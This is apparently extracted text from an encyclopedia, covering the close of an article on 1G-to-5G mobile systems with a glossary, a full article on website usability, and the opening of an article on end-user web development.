Figure 2. Mobile system/WLAN integration



In 5G mobile IP, each cell phone is expected to have a permanent "home" IP address, along with a "care-of" address that represents its actual location. When a computer somewhere on the Internet needs to communicate with the cell phone, it first sends a packet to the phone's home address. A directory server on the home network forwards this to the care-of address via a tunnel, as in regular mobile IP. However, the directory server also sends a message to the computer informing it of the correct care-of address, so future packets can be sent directly. This should enable TCP sessions and HTTP downloads to be maintained as users move between different types of networks. Because of the many addresses and the multiple layers of subnetting, IPv6 is needed for this type of mobility. For instance, 128 bits (4 times more than current 32 bit IPv4 address) may be divided into four parts (I thru IV) for supporting different functions. The first 32-bit part (I) may be defined as the home address of a device while the second part (II) may be declared as the care-of ad-

Figure 3. Seamless connection of networks in 4G




Table 1. Comparison of 1G–5G technologies

Technology/ Features	1G	2G/2.5G	3G	4G	5G
Start/ Deployment	1970/ 1984	1980/ 1999	1990/ 2002	2000/ 2010	**2010/ 2015**
Data Bandwidth	2 kbps	14.4–64 kbps	2 Mbps	200 Mbps to 1 Gbps for low mobility	**1 Gbps and higher**
Standards	AMPS	2G: TDMA, CDMA, GSM 2.5G: GPRS, EDGE, 1xRTT	WCDMA, CDMA-2000	Single unified standard	**Single unified standard**
Technology	Analog cellular technology	Digital cellular technology	Broad band-width CDMA, IP technology	Unified IP and seamless combination of broadband, LAN/WAN/ PAN and WLAN	**Unified IP and seamless combination of broadband, LAN/WAN/PAN/ WLAN and wwww**
Service	Mobile telephony (voice)	2G: Digital voice, short messaging 2.5G: Higher capacity packetized data	Integrated high quality audio, video and data	Dynamic information access, wearable devices	**Dynamic information access, wearable devices with AI capabilities**
Multiplexing	FDMA	TDMA, CDMA	CDMA	CDMA	**CDMA**
Switching	Circuit	2G: Circuit 2.5G: Circuit for access network & air interface; Packet for core network and data	Packet except circuit for air interface	All packet	**All packet**
Core Network	PSTN	PSTN	Packet network	Internet	**Internet**
Handoff	**Horizontal**	**Horizontal**	**Horizontal**	**Horizontal and Vertical**	**Horizontal and Vertical**

dress allowing communication between cell phones and personal computers. So once the communication path between cell and PC is established, care-of address will be used instead of home address, thus using the second part of IPv6 address.

The third part (III) of IPv6 address may be used for tunneling to establish a connection between wire line and wireless network. In this case an agent (a directory server) will use the mobile IP address to establish a channel to cell phones. The fourth and last part (IV) of IPv6 address may be used for local address for VPN sharing. Figure 4 illustrates the concept.

The goal of 4G and 5G is to replace the current proliferation of core mobile networks with a single worldwide core network standard, based on IPv6 for control, video, packet data, and voice. This will provide uniform video, voice, and data services to the mobile host, based entirely on IPv6. The objective is to offer seamless multimedia services to users accessing an all IP-based infrastructure through heterogeneous access technologies. IPv6 is assumed to act as an adhesive for providing global connectivity and mobility among networks.

Most of the wireless companies are looking forward to IPv6 because they will be able to introduce new services. The Japanese government is requiring all of Japan's ISPs to support IPv6 with its first 4G launch. Although the U.S. upgrade to IPv6 is less advanced, WLAN's advancement may provide a shortcut to 4G.

Standards

The role of standards is to facilitate interconnections between different types of telecommunication networks, provide interoperability over network and terminal interfaces, and enable free movement and trade of equipment. There are standard bodies in different countries that develop telecommunications standards based upon the government regulations, business trends, and public demands. In addition, international standard organizations provide global standardizations. In the telecommunications area, International Telecommunications Union (ITU) and International Standards Organization (ISO) have been recognized as major international standards developers. Many popular telecommunications and networking standards are given by other international organizations such as Institute of Electrical and Electronics Engineers (IEEE) and Internet Engineering Taskforce (IETF). Among other organizations, the most well known are Telecommunications Industry Association (TIA) and American National Standards Institute (ANSI) in the U.S., European Telecommunication Standards Institute (ETSI), China Wireless Telecommunications Standards Group (CWTS), Japan's Association of Radio Industries and Businesses (ARIB) and Telecommunications Technology Committee (TTC), and Korea's Telecommunications Technology Association (TTA).

The ITU began its studies on global personal communications in 1985, resulting in a system referred to as International Mobile Telecommunications for the year 2000 (IMT-2000). Later, ITU Radio Communications Sector (ITU-R) and ITU-Telecommunications (ITU-T) groups were formed for radio communications and telecommunications standards, respectively. In Europe, the concepts of Universal Mobile Telecommunications System (UMTS) have been the subject of extensive research. In 1990, ETSI established an ad hoc group for UMTS that focused on the critical points to be studied for systems suitable for mobile users. Since 1998, ETSI's standardization of the 3G mobile system has been carried out in the 3G Partnership Project (3GPP) that focuses on the GSM-UMTS migration path. The 3GPP2 is an effort headed by ANSI for evolved IS-41 networks and related radio transmission technologies.

The standard organizations propose the mobile system standards that change as new technologies emerge, and the regulations and market demand change. The changing features and used technologies from first to fifth generation mobile systems are summarized in Table 1. It is noticeable that the fifth generation system not only provides a horizontal handoff like the previous systems but also provides a vertical handoff. While a global roaming may be provided by satellite systems, a regional roaming by 5G cellular systems, a local area roaming by WLANs, and a personal area roaming by wireless PANs, it will also be possible to roam vertically between these systems as well as support wwww services.

One technology (or its variation) that is expected to remain in future mobile system is CDMA, which is a use of *spread spectrum* technique by multiple transmitters to send signals simultaneously on the same frequency without interference to the same receiver. Other widely used multiple access techniques are TDMA and FDMA mostly associated with 3G and previous systems.

In these three schemes (CDMA, TDMA, FDMA), receivers discriminate among various signals by the use of different codes, time slots, and frequency channels, respectively. Digital cellular systems is an extension of IS-95 standard and is the first CDMA-based digital cellular standard pioneered by Qualcomm. The brand name for IS-95 is cdmaOne. It is now being replaced by IS-2000 and is also known as CDMA-2000, which is a 3G mobile telecommunications standard from ITU's IMT-2000. CDMA-2000 is considered an incompatible competitor of the other major 3G standard *WCDMA*.

Due to its importance in future systems, let's now examine the different CDMA standards currently available. CDMA-2000 1x, also known as CDMA-2000 1xMC (multicarrier), is the core 3G CDMA-2000 technology. The designation multicarrier refers to the possibility of using up to three separate 1.25 MHz carriers for data transmission and is used to distinguish this from WCDMA.

WCDMA is the wideband implementation of the CDMA multiplexing scheme, which is a 3G mobile communications standard tied with the GSM standard. WCDMA is the technology behind UMTS.

CDMA-2000 1xRTT (Radio Transmission Technology) is the basic layer of CDMA-2000, which supports up to 144 Kbps packet data speeds. 1xRTT is considered mostly 2.5G technology, which is used to describe systems that provide faster services than 2G, but not quite as fast or advanced as newer 3G systems. CDMA-2000 1xEV (Evolution) is CDMA-2000 1x with High Data Rate (HDR) capability added. 1xEV is commonly separated into two phases, CDMA-2000 1xEV-DO and CDMA-2000 1xEV-DV. CDMA2000 1xEV-DO (Evolution-Data Only) supports data rates up to 2.4 Mbps. It is generally deployed separately from voice networks in its own spectrum. CDMA2000 1xEV-DV (Evolution-Data and Voice) supports circuit and packet data rates up to 5 Mbps. It fully integrates with 1xRTT voice networks. CDMA-2000 3x uses three separate 1.25 MHz carriers. This provides three times the capacity but also requires three times more bandwidth.

Network Services

Users relate to different systems with the help of available applications and services that are directly a function of available data rates. The key difference between the 2G and 3G is the data rate support enabling the latter to provide interactive video communication, among other services. A type of service that gained popularity in 2G systems is the messaging service known as Short Messaging Services (SMS), which is a text messaging service for 2G and later mobile phones. The messages in SMS cannot be longer than about 160 characters. An enhanced version of SMS known as Enhanced Messaging Service (EMS) supports the ability to send pictures, sounds, and animations. A newer type of messaging service, Multimedia Messaging Service (MMS), is likely to be very popular for 3G systems and beyond. MMS provides its users the ability to send and receive messages consisting of multimedia elements from person to person as well as the Internet, and serves as the e-mail client. MMS uses Wireless Application Protocol (*WAP*) technology and is powered by the well-known technologies, EDGE, GPRS, and UTMS (using WCDMA). The messages may include any combination of text, graphics, photographic images, speech, and music clips or video clips.

The most exciting extension of messaging services in MMS is a video message capability. For instance, a short 30 seconds video clip may be shot at a location, edited with appropriate audio being added and transmitted with ease using the mobile keys on the cellular phones. In addition, by using Synchronized Multimedia Integration Language (SMIL), small presentations can be made that incorporate audio and video along with still images, animations, and text to assemble full multimedia presentation by using a media editor.

With MMS, a new type of service Interfacing Multimedia Messaging Services (IMMS) is expected to emerge that integrates MMS and Mobile Instant Messaging (MIM) allowing the users to send messages in their MIM buddy list. This will bring full integration of state-of-the art mobile messaging services including MIM, MMS, and chat into all types of mobile devices.

A new term, "Mobile Decision Support (MDS)" has been coined recently for a unique set of services and applications that will provide instant access to information in support of real-time business and personal activities for vehicle based 3G systems. Some example services are navigation, emergency services, remote monitoring, business finder, e-mail, and voicemail. It is expected that MDS based services will generate a huge nonvoice traffic over the Net.

WAP is an open international standard for applications that use wireless communication on mobile phones. The primary language of WAP specification is Wireless Markup Language (WML), which is the primary content based on XML (a general purpose markup language to encode text including the details about its structure and appearance). The original intent in WAP was to provide mobile replacement of World Wide Web. However, due to performance limitations and costs it did not become quite popular as originally expected.

Although WAP never became popular, a popular WAP-like service called i-mode has recently been developed in Japan that allows Web browsing and several other well designed services for the mobile phones. i-mode is based upon Compact HTML (C-HTML) as an alternate to WML, and is compatible with HTML allowing the C-HTML Web sites to be viewed and edited using standard Web browsers and tools.

Terminals

A mobile phone system is used as a basic terminal for communication. Also called a wireless phone, handset, cellular mobile or cell phone, is a mobile communications system that uses a combination of radio wave transmission and conventional telephone switching to permit telephone communication to and from mobile users within a specified area. A 2.5G/3G terminal may consist of a mobile phone, a computer/laptop, a television, a pager, a video-conferencing center, a newspaper, a diary, or even a credit card. Often these terminals may require a compatible 3G card and specialized hardware to provide the desired functionality.

The terminal design considerations are influenced by the potential applications and bandwidth requirements. However, there are standards for mobile stations specifications as well, for instance, in IMT-2000. The actual mobile design varies based mainly upon the multiple available standards, speeds, displays, and operating systems. There are numerous smartphone operating systems tailored to specific products by well-known companies such as Palm, Nokia, Sony, Ericsson, Siemens, Alcatel, Motorola, Samsung, Sanyo, Panasonic, Mitsubishi, LG, Sharp, Casio, NEC, NTT DoCoMo, KDDI, and so on. The key capability in most of the supported products being the camera, video clips, keyboards, touchscreen, voice recognition, WiFi (IEEE 802.11b WLAN), and Bluetooth wireless.

The future trends in wireless terminals include the influences of new technology such as software radio, wireless socket (WiFi), portability, and new design/display concepts. The newer smartphones are expected to have the functionalities of a Pocket PC with features such as Pocket Outlook, Pocket Internet Explorer, Windows Media Player, and MSN Messenger. These newer services will obviously make the communication in fourth generation systems much easier. However, the biggest challenge remains the integration and convergence of the technologies at the lower layers.

CONCLUSION

The current and future trends in mobile systems are considered, including the evolutionary path starting from first generation mobile phone systems and continuing to the development of fifth generation systems. The evolution of network design, architecture, standards, services, and terminals is discussed.

KEY TERMS

1G: Old-fashioned analog mobile phone systems capable of handling very limited or no data at all.

2G: Second generation voice-centric mobile phones and services with limited data rates ranging from 9.6 kbps to 19.2 kbps.

2.5G: Interim hardware and software mobile solutions between 2G and 3G with voice and data capabilities and data rates ranging from 56 kbps to 170 kbps.

3G: A long awaited digital mobile systems with a maximum data rate of 2 Mbps under stationary conditions and 384 kbps under mobile conditions. This technology is capable of handling streaming video two way voice over IP and Internet connectivity with support for high quality graphics.

3GPP: Third Generation Partnership Project. 3GPP is an industry body set up to develop a 3G standard based upon wideband CDMA (WCDMA).

3GPP2: Third Generation Partnership Project 2. 3GPP2 is an industry standard set up to develop a 3G standard based upon CDMA-2000.

3.5G: Interim systems between 3G and 4G allowing a downlink data rate upto 14 Mbps. Sometimes it is also called as High Speed Downlink Packet Access (HSDPA).

4G: Planned evolution of 3G technology that is expected to provide support for data rates up to 100 Mbps allowing high quality and smooth video transmission.

5G: In an evolutionary view, it will be capable of supporting wwww allowing highly flexible dynamic ad hoc wireless networks. In a revolutionary view, this intelligent technology is capable of interconnecting the entire world without limits.

Ad-hoc Networks: A self configuring mobile network of routers (and hosts) connected by wireless, in which the nodes may move freely and randomly resulting in a rapid and unpredictable change in network's wireless topology. It is also called a Mobile Ad-hoc NETwork (MANET).

Bluetooth: A wireless networking protocol designed to replace cable network technology for devices within 30 feet. Like IEEE 802.11b, Bluetooth also operates in unlicensed 2.4GHz spectrum, but it only supports data rates up to 1 Mbps.

CDPD: Cellular Digital Packet Data is a wireless standard providing two way data transmission at 19.2 kbps over existing cellular phone systems.

CDMA: Code Division Multiple Access, also known as CDMA-ONE or IS-95, is a spread spectrum communication technology that allows many users to communicate simultaneously using the same frequency spectrum. Communication between users are differentiated by using a unique code for each user. This method allows more users to share the spectrum at the same time than alternative technologies.

CDMA-2000: Sometimes also known as IS-136 and IMT-CDMA multicarrier (1X/3X) is an evolution of narrowband radio transmission technology known as CDMA-ONE (also called CDMA or IS-95) to third generation. 1X refers to the use of 1.25 Mhz channel while 3X refers to 5 Mhz channel.

DAWN: Advanced technologies including smart antenna and flexible modulation are keys to optimize this wireless version of reconfigurable ad hoc networks.

DSSS: In Direct Sequence Spread Spectrum, the data stream to be transmitted is divided into small pieces, each of which is allocated a frequency channel. Then the data signal is combined with a higher data rate bit sequence known as "chipping code" that divides the data according to a spreading ratio, thus allowing a resistance from interference during transmission.

EDGE: Enhanced Data rates for Global Evolution technology gives GSM and TDMA the capability to handle third generation mobile phone services with speeds up to 384 kbps. Since it uses the TDMA infrastructure, a smooth transition from TDMA based systems such as GSM to EDGE is expected.

FHSS: In Frequency Hopping Spread Spectrum, a broad slice of bandwidth spectrum is divided into many possible broadcast frequencies to be used by the transmitted signal.

GPRS: General Packet Radio Service provides data rates upto 115 kbps for wireless Internet and other types of data communications using packet data services.

GSM: Global Systems for Mobile Communication is a worldwide standard for digital wireless mobile phone systems. The standard was originated by the European Conference of Postal and Telecommunications Administrations (CEPT) who was responsible for the creation of ETSI. Currently, ETSI is responsible for the development of GSM standard.

Mobile Phones: Mobile communication systems that use radio communication and conventional telephone switching to allow communication to and from mobile users.

Photonic Networks: A network of computers made up using photonic devices based on optics. The devices include photonic switches, gateways, and routers.

PSTN: Public Switched Telephone Network is a regular voice telephone network.

Spread Spectrum: It is a form of wireless communication in which the frequency of the transmitted signal is deliberately varied over a wide range. This results in a higher bandwidth of the signal than the one without varied frequency.

TDMA: Time Division Multiple Access is a technology for sharing a medium by several users by dividing into different time slots transmitting at the same frequency.

UMTS: Universal Mobile Telecommunications System is the third generation mobile telephone standard in Europe that was proposed by ETSI.

WAP: Wireless Application Protocol defines the use of TCP/IP and Web browsing for mobile systems.

WCDMA: Wideband CDMA is a technology for wideband digital radio communications of multimedia and other capacity demanding applications. It is adopted by ITU under the name IMT-2000 direct spread.

WDM: Wavelength Division Multiplexing allows many independent signals to be transmitted simultaneously on one fiber with each signal located at a different wavelength. Routing and detection of these signals require devices that are wavelength selective, allowing for the transmission, recovery, or routing of specific wavelengths in photonic networks.

WWWW: A World Wide Wireless Web is capable of supporting a comprehensive wireless-based Web application that includes full graphics and multimedia capability at beyond 4G speeds.

An Examination of Website Usability

Louis K. Falk
University of Texas at Brownsville, USA

Hy Sockel
DIKW Management Group, USA

Kuanchin Chen
Western Michigan University, USA

EVOLUTION

Strictly speaking, the term Usability has evolved from ease of use to also include design and presentation aspects. A large amount of research has been conducted using this wider definition. These studies include everything from model development (Cunliffe, 2000), to personal self image on Web sites (Dominick, 1999), to the purpose of a Web site (Falk, 2000; Neilsen, 1999, 2000), and to Web site effectiveness (Briggs & Hollis, 1997; Fichter, 2005). Ultimately, these topics are related to Usability and the success that a Web site enjoys. The construct of Usability covers a range of topics. This article specifically addresses Web Usability from the perspective of how easy a system is to learn, remember, and use (Rosen, Purinton, & Lloyd, 2004). The system features should emphasize subjective satisfaction (Cheung & Lee, 2005), low error rate, and high task performance (Calongne, 2001). In this regard, Usability is a combination of the underlying (hypermedia) system engine and the contents and structure of the document, and how these two elements fit together (Lu & Yeung, 1998).

USABILITY GOALS

At one time, Usability was an afterthought in the computer and information systems industry; the developers were rewarded for the features of an application, and not its Usability. Usability was a suppressed and barely-tolerated oddity (Nielsen, 2000). Typically, Web Usability is interpreted to mean how effective the Web site is at permitting access to its information. Site design should take into account the users characteristics, experience, and context (Badre, 2002; Chen & Sockel, 2001; Rau, Liang, & Max, 2003). People rely on their experience and use semantic models in an attempt to make sense out of the environment. What might seem an easy application for a design team can be awkward and difficult to the end user (Marinilli, 2002). Therefore, it warrants setting Usability goals and measuring them before a site goes into production. If the goal is set to be high task performance, a sensible measure might refer to the speed at which the Web pages load, given a particular hardware and software combination (Calongne, 2001). However, if the low error rate is the point of interest, then click-stream data and server logs might need to be analyzed to isolate patterns.

USABILITY ISSUES

Every Web page has an address on the Internet. The more recognizable the address, the easier it is for the user to become brand-aware and the more often they might return to the site. The address of the main Web page is typically called the domain name and appears on the URL address line of the browser. Typically, the Web is used as a marketing tool that allows millions of potential customers to visit a site each day (Hart, Doherty, & Ellis-Chadwick, 2000). However, before that can happen, a person needs to be able to find the appropriate Web page. In that regard, many individuals use and depend upon search engines to locate sites of interests. A serious problem is that a Web site's reference may be buried so deep in a search result that it will very likely go unnoticed, and hence will not be visited. The consequence is not only a Usability issue, it is also a visibility/profitability problem. To circumvent this issue, an organization should consider using meaningful Web addresses (URL), descriptive meta tags in the DHTML, and XML code, key words in titles and paragraphs, and backward links (link referrals) to help enhance placement of a Web site in search results.

While search engines use Web-bots to find the pages on their own, it makes sense to register the site with the search engines so that search criteria can be tailored to the Web site. Studies show that the majority of all Web site traffic is generated through search engines and directories. The Web site's domain name becomes more meaningful to the user if it contains cognitive cues.

Design Issues

A goal of a Web page should be to quickly deliver quality content in a fashion that does not cause the person to become hopelessly frustrated. In this regard, "Time is a very big factor." A general rule of thumb is that a Web page should load in less than eight seconds; if it takes longer than that, users typically abort the request and go onto the next page of interest (Galletta, Henry, McCoy, & Polak, 2004). Based on an average basic bandwidth of the Internet providers, the eight-second rule translates to Web pages that are less than 50,000 bytes. The 50,000 bytes is the total size of the page, which includes icons, images, links, sound, and verbiage. Some users include too many images, which can cause three problems: cognitive disorientation, slow downloads, and excessive bandwidth use. Graphics should be used sparingly – only when they add and have a point (Nygaard, 2003).

The primary element in making a Web site usable is its design. Unfortunately, many people are anxious to skip steps and just go for a "product", without considering the "basics". As in the engineering field, the design has to be "defined" up front, along with the goals and objectives of the site. One cannot test quality into a product; it has to be designed in it. However, designing interfaces is a complex problem, quite different from typical engineering challenges, because it deals with users' behavioral aspects. Inadequate forethought, tight schedules, misconceptions, inappropriate attitudes and priorities, such as "Usability is a plus that we cannot afford now", and lack of professionalism are responsible for many of the poor sites (Marinilli, 2002).

Like in any other medium, the design should be aesthetically pleasing and balanced. To avoid optical confusion, the background needs to be just that, background. The site should use ample white spaces so that the site does not appear cluttered. A problem that developers face is that they do not know what size monitor the user has, what screen size the user is using, or the actual display size of the browser. The Usability issue includes the fact that each version of each browser type may interpret Web pages slightly different, with some browser releases not supporting many of the features. This is further complicated, in that there is a large mix of disparate technologies: different browsers, different versions of software, different machine-based applications. Further, there is a variety of different devices that are Web-enabled besides the standard desktop PC: TVs, cellular phones, watches, and PDAs. Each technology is associated with a different set of characteristics that limit its ability to be usable. Most Web sites were developed for viewing on "regular-sized" monitors; the trend now is that more users have small portable devices such as PDAs and cell phones. A great deal of developmental effort is needed for successful transitioning of traditional Web sites for adoption on the smaller-screen portable devices (Huang, 2003).

Hardware and Software Issues

Over time, the size and density of a view screen has changed; in the past, the standard screen mode size was first 480 x 600, and then 800 x 600 and larger. At one time, Web developers could pick one of the smaller sizes and be content that most users would be happy. This is no longer true; the devices that connect to the network can accept data faster, allowing for higher resolution images. They can process these images faster and crisper with lower energy costs. The number of devices set to higher resolutions are increasing. The resolution size of 1024 x 768 is rapidly becoming the new standard. Just as important as the change in the popularity of resolution size is the introduction of new devices; mobility has caught on and is a tremendous force. It is not uncommon to see laptop computers and other personal devices capable of wireless browsing of the Internet, tethered to an organizational wired LAN. Even though some of these devices are portable and could be mobile if needed, they are used in a stationary capacity behind organizational firewalls.

The newer equipment presents new concerns for the Web site developers; different screen sizes and modes present information differently. The smaller the screen mode, the larger items appear on the screen, leaving less room (real estate) for information to be displayed. Differing mode sizes change the layout on the screen and can account for line shifts, sentences to be broken in midline, moved links, and many other irritating manifestations.

Another dilemma that can have an effect on the design is the browser that the consumer chooses to use. A browser is an application that retrieves, interprets, and displays an online (or off-line) document in its final Web page format. The most popular browsers are Internet Explorer, Netscape /Mozilla /Firefox, and Opera. Different browsers and versions (even within the same vendor) may display items on a Web site differently. In some cases, certain elements and features such as marquees and blinking can be viewed with some browsers and not on others. Some sites are designed to use the features of a specific browser, but the consumer may not be able view the site as the developer intended if they are using an updated or older version of the browser. To ensure that a site works correctly, developers need to check the site against multiple browsers and settings.

ADA

A relative recent phenomenon in the realm of communication is the impact of the Americans with Disabilities Act and for government developers, section 508 of the Rehabilitation Act. While the ADA Act is typically associated with Physical Structures and Access to Buildings that are open to the public in the United States, it also mandates that information accessibility through the networks must also be addressed. Entities under the ADA constraints are required to provide effective communication, regardless of whether they generally communicate through print media, audio media, or computerized media such as the Internet. While the ADA requirement does apply to everyone, many experts believe that eventually all organizations will be required to provide accommodations for those with disabilities (nHarmony, 2007). The Access Board (an independent Federal agency devoted to accessibility for people with disabilities) reports that approximately 54 million or one in six Americans have some form of disability. Therefore, it does not make any sense for an organization not to incorporate ADA requirements now, given that people with disabilities are such a large portion of the population (source http://www.access-board.gov/sec508/brochure.htm).

Navigation

There are many issues that need to be taken into account when creating an easy-to-use Web site. The layout of the screen is central to the user's ability to recognize information. Information must be placed in a logical order, and its physical location should be taken into account. Web page content can be longer and wider than the visible portion on a screen, causing the user to have to scroll down or across to see the rest of the content. Generally speaking, scrolling should be minimized, and it should be avoided on navigation pages because hyperlinks below the fold (browser bottom border) are less likely to be seen and chosen (Nielsen, 1999). The screen is typically considered to be divided into nine asymmetrical regions (similar to a tic-tac-toe board), with each region associated with its own prominent use characteristics. Typical "European"-style languages read from left to right; therefore, it is generally considered appropriate to put the more important information on the left side of the screen; so that the viewer reads it first before interest withers.

The three-click rule should be taken into account. The rule indicates that users should be able to access all content on the Web site within three clicks from the home page. The content of the information should also be fresh and up-to-date (Langer, 2000). Hyperlinks need to be accurate and clearly marked. They should also be placed at the bottom of long pages. Once accessed, these links should change color. Each level in the site should allow the viewer to go back to the previous level and forward to the next. As a viewer gets deeper into the site, a link should be present that allows the user to return to the opening page so that the navigation can begin anew, if so desired. Nothing is worse than having a user become frustrated because a means to either exit or restart is not present or apparent.

It is very important, in any discussion of hyperlinks, to note that there should be no dead links. It is annoying to go to a site and click on a link and have nothing happen, or to come back with a "404 error," meaning "page not found". It is like reading a newspaper or magazine article, and the continuation is not there. Some feel that a link that leads to a page that states "under construction" is equally annoying; if it is not ready, do not post the page.

The Web page itself needs to cater to the needs of the user. Many developers feel that it is extremely important that each Web page contain contact information or at least link to a page that has the contact information. From a user's perspective, it is extremely frustrating to want to place an order and run into problems and then not be able contact anyone for assistance. Further, the responses generated by the site need to be monitored and responded to in a reasonable amount of time. The "standard" being adopted by many organizations is to respond within 48 hours. Failure to respond to contact information can exacerbate the situation.

A "site map" can be helpful in making a site user-friendly. In its simplest form, a site map lists everything that is located on the Web site and provides navigational links to get to the information. This is important because it lets the viewer know what is and is not on the Web site (Krug, 2000).

Color

Color schemes play an important role in Usability; they help tie pages together and help with navigation. Color impacts the Web site in many ways; it can add to the value by helping to organize the site, or detract from it by making it harder to read the Web pages. To help eliminate confusion, page colors and design should be consistent throughout the site. Radically changing a site's "look and feel" may cause the user to question whether they are on the same site. Within a Web page, color can be used as an effective tool to help categorize products. Amazon is a great example; the design is the same but by changing the color code of the Web page, depending on the product, it lets the viewer know in what category they are shopping.

A Web site that would otherwise be "perfect" can be totally unusable if the colors are inappropriately chosen. Color contrast is also important; as an example, some sites are not readable (usable) because the background color or the design is as dark as the font color. Contrasting colors need to be used so that viewer can read the information on the site easily. Dark fonts with any light background works well. Another issue concerning color is viewers with visual disabilities; some developers give users the ability to select a theme (foreground and background) with colors that are easy on their eyes. This is important because not all colors are displayed the same across different browsers or machines. These are a few simple rules that can aid in the construction of a successful site.

Developers should be aware that The World Wide Web Consortium (W3C) has identified 216 browser-safe colors. Developers should stay away from red and green backgrounds, ensure high contrast between background and foreground colors, and avoid busy background patterns that interfere with reading. To avoid confusion, the default hyperlink colors (such as blue for unvisited links and red for links already visited) should not be altered, and the hyperlink colors and standards should be avoided for text.

USABILITY MODELS

Many developers prescribe to the idea that the first step in making a site usable is to think about Usability and the information architecture of the site before it is actually developed. Because the success of a site is based on the metaphor of how a site will be used, by whom, and in what environment, it is essential to define the purpose of the Web site and the expected audience (Rosen, Purinton, & Lloyd, 2004). This is an important issue because it determines the type of information, the breadth as well as depth. Three basic Web site models (Falk, 2000) are: the Presence Model (often referred to as the "me too model", Informational Model, and the E-Commerce Model:

Presence Model

These Web sites are designed to establish a presence on the Web, but do not really accomplish anything more than indicate "I am on the Web, too". They do not usually contain a lot of information, but they often point to other sites that may. They are often used by individuals to share pictures and such with their friends. Organizations have used this model in the past as a promotional tool to show that their organization is progressive. This type of site is used mostly by smaller organizations that either do not have the expertise to design a more in-depth site or the manpower to maintain it.

Informational Model

The Web pages in this model are usually heavy with information. These Web pages are set up so the user can get to specific information. A lot of software or computer companies use this model to provide access to Frequently Asked Questions (FAQ), so that they can limit the amount of traditional support that they might otherwise have to provide. Organizations that use this model often refer telephone callers to their Web site, and consequently miss the opportunity for one-to-one sales.

E-Commerce Model

This model typically employs dynamic Web pages and is designed to create, support, and establish sales. There is usually enough information on these sites so that the viewers feel sufficiently comfortable to make a purchase. These sites are run by companies with the expertise to quickly update and maintain online inventories.

FUTURE TRENDS

The future of Web site usability is changing, not just because of our understanding of how people actually use Web sites, but also because organizations and consumers are demanding more from the Web presence. New Internet-accessible devices are being introduced, so the earlier semantic metaphor of a "desktop" is no longer viable. Many users of a network do not use desks. Examples include delivery personnel who use automated Internet-accessible clipboards to report deliveries, or inventory control agents that remotely report sales activity and volume. Among the cutting-edge Internet devices are a new breed of portable equipment that enhance the issues associated with mobile commerce. Presentation platforms have grown to include things such as: Personal Digital Assistants, Smartphones, Televisions, wrist watches, iPods, Radio and Video receivers and recorders, and portable marquees. Additionally, software tool vendors are continuously introducing new features and techniques; unfortunately, this often detracts from the organizations' message rather than adds to it.

CONCLUSION

Web site usability is defined as how effective the Web site is at permitting access to the its information. Certain steps need to be followed to ensure this process. First, the Web site's purpose should be determined before starting the design process. After the purpose is decided, the following elements should be taken into account when designing the Web site so that it is easier to use: load time, aesthetic balance, screen size, browser compatibility, all hyperlinks should be clearly marked, contact information on each page, and color schemes. It is important to remember that the definition of the project is critical to the effectiveness of the site. Further, regardless of the amount of work that went into the process, always check, check, and recheck to make sure everything works properly.

KEY TERMS

Browser: A browser is an application that interprets the computer language and presents it in its final Web page format.

Deadlinks: Text or graphics you can click that should lead to other information; when accessed, either an error message is returned, or the link leads to an "under construction" page.

Dynamic Web pages: Web pages whose content vary according to various events (e.g., the characteristics of users, the time that the pages are accessed, the preference settings, the browser capabilities, etc.); an example would be the results of a search via a search engine.

Hyperlinks: Text or graphics that you can click to view other information.

Information Architecture: How the Web site's Web pages are organized, labeled, and navigated to support user browsing.

Site Map: An overview of all information on the site to help users find the information faster.

Static Web pages: The same page content is presented to the user regardless of who they are.

URL (Universal Resource Locator): An Internet address that includes the protocol required to open an online or off-line document.

Usability: How effectively site visitors can access your site's information -- things enacted to make a Web site easier to use.

Experience Factors and Tool Use in End-User Web Development

Sue E. Kase
The Pennsylvania State University, USA

Mary Beth Rosson
The Pennsylvania State University, USA

INTRODUCTION

In 1995, based on an earlier survey by the U.S. Bureau of Labor Statistics (USBLS), Boehm predicted that the number of end-users performing programming-like tasks would reach 55 million by 2005 (Boehm, Clark, Horowitz, Madachy, Selby & Westland, 1995). Adjusting this information for the accelerated rate of computer usage and other factors, Schaffidi, Shaw, and Myers (2005b) now predict the end-user population at American workplaces will increase to 90 million by 2012, and that these workers will probably execute some type of programming-like task. In a 2004 report, USBLS published projections of occupational growth patterns to 2012 and reported slightly over 3 million professionals in computer-programming occupations in 2002. To summarize, the probability is that 90 million end-users are engaged in programming-like tasks at work compared to only 3 million professionally trained programmers. Thus, the pool of end-user programmers will substantially exceed the small population who view themselves as programmers for the foreseeable future.

Programming systems employed by end-users include spreadsheets, Web authoring tools, business authoring tools, graphical languages, and scripting and programming languages (Myers, Ko & Burnett, 2006). Myers et al. (2006) estimates that 50 million people in American workplaces currently use spreadsheets or databases (and therefore may do programming). More specifically, Myers et al. (2006) estimates that over 12 million people in the workplace would say that they actually do programming at work. This diverse and growing population of end-user developers performing programming-like tasks is researched with respect to the emerging subpopulations forming around application specific activities (e.g., spreadsheets, database, Web development). Each of these subpopulations or communities of end-users has characteristic needs and abilities requiring specialized attention.

There are even more end-users participating in Internet-based tasks related to programming. During 2003, the Pew Internet and American Life Project found that more than 53 million American adults used the Internet to publish their thoughts, repond to others, post pictures, share files and otherwise contribute to the explosion of content available online. At least 13% (nearly 7 million) of those Internet users claimed they maintained their own Web sites (Pew Internet and American Life Project, 2003). We characterize this nonprofessional population as *end-user web developers*, in that they have not been trained to develop software as part of their work responsibilities, but nevertheless have found themselves developing and maintaining Web content more and more as part of their daily activities. This review targets this large and growing population, one that presents both opportunities and challenges for information systems researchers studying Web development tools, resources, and education.

BACKGROUND

Over 20 years ago, surveys of management information systems (MIS) executives, researchers, and consultants ranked end-user computing (EUC) among the 10 most important MIS issues (e.g., Brancheau & Wetherbe, 1987). Rockart and Flannery (1983) declared that EUC was booming and spreading throughout entire organizations. "Users are becoming more agressive and more knowledgable" and they "require significant managerial attention." Cotterman and Kumar (1989) attempted to understand and classify the widely differing conceptualization of the end-user into a graphical taxonomy—the "User Cube." Davis (1985), while discussing the need for a typology of end-users, stated "In the absence of a proper classification scheme for end-users, the results of empirical investigations are likely to remain inconclusive, contradictory, and at worst, erroneous" (p. 158).

Today, the quest to understand and categorize the end-user continues. Through a survey of programming practices, Scaffidi, Shaw, and Myers (2005a) characterized end-users according to the way they represent abstractions. The use of abstraction can facilitate or impede achieving key software engineering goals (such as improving reusability and maintainability). Scaffidi et al. (2005a) believe this categorization improves the ability to highlight niches of end-users and support them with special software engineering capabilities.

